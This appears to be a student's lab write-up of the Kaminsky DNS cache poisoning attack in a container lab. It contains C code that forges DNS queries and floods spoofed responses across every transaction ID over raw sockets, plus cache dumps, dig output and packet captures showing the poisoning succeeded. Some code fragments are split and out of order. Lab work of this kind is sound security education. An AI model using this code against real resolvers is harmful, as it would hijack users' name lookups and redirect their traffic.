root@089d7e09aeae:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      845783  A      10.9.0.153
root@089d7e09aeae:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      845771  A      10.9.0.153
root@089d7e09aeae:/# rndc dumpdb
root@089d7e09aeae:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      845763  A      10.9.0.153
root@089d7e09aeae:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      845761  A      10.9.0.153
root@089d7e09aeae:/#


```

## ▼ Launch the Kaminsky Attack with c

### 1. Code for sending/forging DNS query packets.

In this part of the code, we aim to generate DNS requests to trigger the Local DNS service and send DNS request packages. We use the same randomly generated name for each attack here.

In our function, we want to generate a new DNS domain name for each attack based on the binary code (packet) we generate in Python. We can use "\$ghex ip\_req.bin" to open the binary code file.



In the design, the placeholder symbol A first appears at offset 0x29 (left corner of the screenshot), which is 41 in decimal. Therefore, the pointer points to offset 0+41, where the first A (meaning the start of our name character) is located. Then, we copy the random name (5 bytes) to it.

When we finish, send the socket. This will trigger the Local\_DNS\_Server to send a request packet.


```
void send_dns_request(unsigned char* pkt,char* name, int pkt_size)
{
    // Students need to implement this function
    memcpy(pkt+41,name,5);
    send_raw_packet(pkt,pkt_size);
}
```

## 2. Code for sending/forging DNS response packets.

In this part of the code, we aim to generate DNS response to our triggered DNS request packages. We use the same randomly generated name for each attack here.

There are two places where the name needs to be changed.

1. In the **question field (0x29)**, the name is 21.



2. Name in **Answer Field (0x40)** is 64.



```

        unsigned short id_net_order=htons(i);
        memcpy(pkt+28,&id_net_order,2);
        send_raw_packet(pkt,pkt_size);
    }
}

```

## Whole code:

```

#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000

/* IP Header */
struct ipheader {
    unsigned char    iph_ihl:4, //IP header length
                    iph_ver:4; //IP version
    unsigned char    iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3, //Fragmentation flags
                    iph_offset:13; //Flags offset
    unsigned char    iph_ttl; //Time to Live
    unsigned char    iph_protocol; //Protocol type
    unsigned short int iph_chksum; //IP datagram checksum
    struct in_addr    iph_sourceip; //Source IP address
    struct in_addr    iph_destip; //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(unsigned char* pkt, char* name, int pkt_size);
void send_dns_response(unsigned char* pkt, char* name, int pkt_size);

int main()
{
    srand(time(NULL));

    // Load the DNS request packet from file
    FILE * f_req = fopen("ip_req.bin", "rb");
    if (!f_req) {
        perror("Can't open 'ip_req.bin'");
        exit(1);
    }
    unsigned char ip_req[MAX_FILE_SIZE];
    int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

```

```

// Load the first DNS response packet from file
FILE * f_resp = fopen("ip_resp.bin", "rb");
if (!f_resp) {
    perror("Can't open 'ip_resp.bin'");
    exit(1);
}
unsigned char ip_resp[MAX_FILE_SIZE];
int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

char a[26]="abcdefghijklmnopqrstuvwxyz";
while (1) {
    // Generate a random name with length 5
    char name[6];
    name[5] = '\0';
    for (int k=0; k<5; k++) name[k] = a[rand() % 26];

    //#####
    /* Step 1. Send a DNS request to the targeted local DNS server.
       This will trigger the DNS server to send out DNS queries */

    // ... Students should add code here.
    send_dns_request(ip_req,name,n_req);

    /* Step 2. Send many spoofed responses to the targeted local DNS server,
       each one with a different transaction ID. */

    // ... Students should add code here.
    send_dns_response(ip_resp,name,n_resp);
    //#####
}
}

/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 */
void send_dns_request(unsigned char* pkt,char* name, int pkt_size)
{
    // Students need to implement this function
    memcpy(pkt+41,name,5);
    send_raw_packet(pkt,pkt_size);
}

/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 */
void send_dns_response(unsigned char* pkt, char* name, int pkt_size)
{
    memcpy(pkt+41,name,5);
    memcpy(pkt+64,name,5);
}

```



```

for(int i=0;i<65535;i++)
{
    unsigned short id_net_order=htons(i);
    memcpy(pkt+28,&id_net_order,2);
    send_raw_packet(pkt,pkt_size);
}

}

/* Send the raw packet out
 *   buffer: to contain the entire IP packet, with everything filled out.
 *   pkt_size: the size of the buffer.
 * */
void send_raw_packet(char * buffer, int pkt_size)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
               &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    struct ipheader *ip = (struct ipheader *) buffer;
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, buffer, pkt_size, 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

```

The attack was successful. We can find "[ns.attacker32.com](http://ns.attacker32.com)" in the cache at <http://ns.attacker32.com>.

```
root@7e032d34b789: /
[04/07/23]seed@VM:~$ docksh 7e032
root@7e032d34b789:/# rndc dumpdb -cache && grep at
tacker /var/cache/bind/dump.db
ns.attacker32.com.      615528  \-AAAA  ;-$NXRRSET
attacker32.com. SOA ns.attacker32.com. admin.att
acker32.com. 2008111001 28800 7200 2419200 86400
example.com.          777525  NS      ns.attacke
r32.com.
root@7e032d34b789:/# rndc dumpdb -cache && grep at
tacker /var/cache/bind/dump.db
ns.attacker32.com.      615511  \-AAAA  ;-$NXRRSET
attacker32.com. SOA ns.attacker32.com. admin.att
acker32.com. 2008111001 28800 7200 2419200 86400
example.com.          777508  NS      ns.attacke
r32.com.
root@7e032d34b789:/#
```

## ▼ Task 5: Result Verification

### ▼ dig www.example.com

```
>>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45507
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1


;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 0becac4262136238010000006430e3160ac79e794a057fd6 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                256026  IN      A      1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Apr 08 03:44:22 UTC 2023
;; MSG SIZE rcvd: 88

root@5616efcd566b:/#
```

Since www.example.com is already in the local DNS server's cache, the local DNS server can directly reply to the user instead of querying outside.



The image shows a Wireshark packet capture window. The packet list pane displays four packets related to a DNS query and response for www.example.com. The details pane shows the structure of the DNS message, including the OPT pseudo-section and the question section.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.9.0.5	10.9.0.53	DNS	100	Standard query 0xbbee A www.example.com OPT
2	0.000012117	10.9.0.5	10.9.0.53	DNS	100	Standard query 0xbbee A www.example.com OPT
3	0.000112117	10.9.0.53	10.9.0.5	DNS	132	Standard query response 0xbbee A www.example.com A 1.2.3.5 OPT
4	0.000310961	10.9.0.53	10.9.0.5	DNS	132	Standard query response 0xbbee A www.example.com A 1.2.3.5 OPT

## ▼ dig @ns.attacker32.com www.example.com

```
<<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
(1 server found)
global options: +cmd
Got answer:
->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7398
flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

OPT PSEUDOSECTION:
EDNS: version: 0, flags:;; udp: 4096
COOKIE: c607b2aa6d084c00010000006430e3382b290c6828ec133a (good)
QUESTION SECTION:
www.example.com.                IN      A

ANSWER SECTION:
www.example.com.                259200 IN      A      1.2.3.5

Query time: 0 msec
SERVER: 10.9.0.153#53(10.9.0.153)
WHEN: Sat Apr 08 03:44:56 UTC 2023
MSG SIZE rcvd: 88
```

1. User machine(10.9.0.5) send a DNS query to local DNS server(10.9.0.53) to ask the IP address of www.example.com.
2. Then local DNS server(10.9.0.53) send a query to attacker's nameserver(10.9.0.153) to ask.

3. Attacker's nameserver(10.9.0.153) send reply (1.2.3.5) to local DNS server(10.9.0.53).
4. Finally, local DNS server(10.9.0.53) send this response to User machine(10.9.0.5).



The image shows a Wireshark packet capture window with a list of 8 DNS packets. The packets show a sequence of queries and responses between three IP addresses: 10.9.0.5 (User machine), 10.9.0.53 (Local DNS server), and 10.9.0.153 (Attacker's nameserver). The packets are as follows:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.9.0.5	10.9.0.53	DNS	78	Standard query 0xe4c4 A ns.attacker32.com
2	0.000000041	10.9.0.5	10.9.0.53	DNS	78	Standard query 0xe4c4 A ns.attacker32.com
3	0.000000052	10.9.0.53	10.9.0.5	DNS	95	Standard query response 0xe4c4 A ns.attacker32.com A 10.9.0.153
4	0.000000057	10.9.0.5	10.9.0.53	DNS	95	Standard query response 0xe4c4 A ns.attacker32.com A 10.9.0.153
5	0.001529807	10.9.0.5	10.9.0.153	DNS	100	Standard query 0xcbb0 A www.example.com OPT
6	0.001532794	10.9.0.5	10.9.0.153	DNS	100	Standard query 0xcbb0 A www.example.com OPT
7	0.002102217	10.9.0.153	10.9.0.5	DNS	132	Standard query response 0xcbb0 A www.example.com A 1.2.3.5 OPT
8	0.002108855	10.9.0.153	10.9.0.5	DNS	132	Standard query response 0xcbb0 A www.example.com A 1.2.3.5 OPT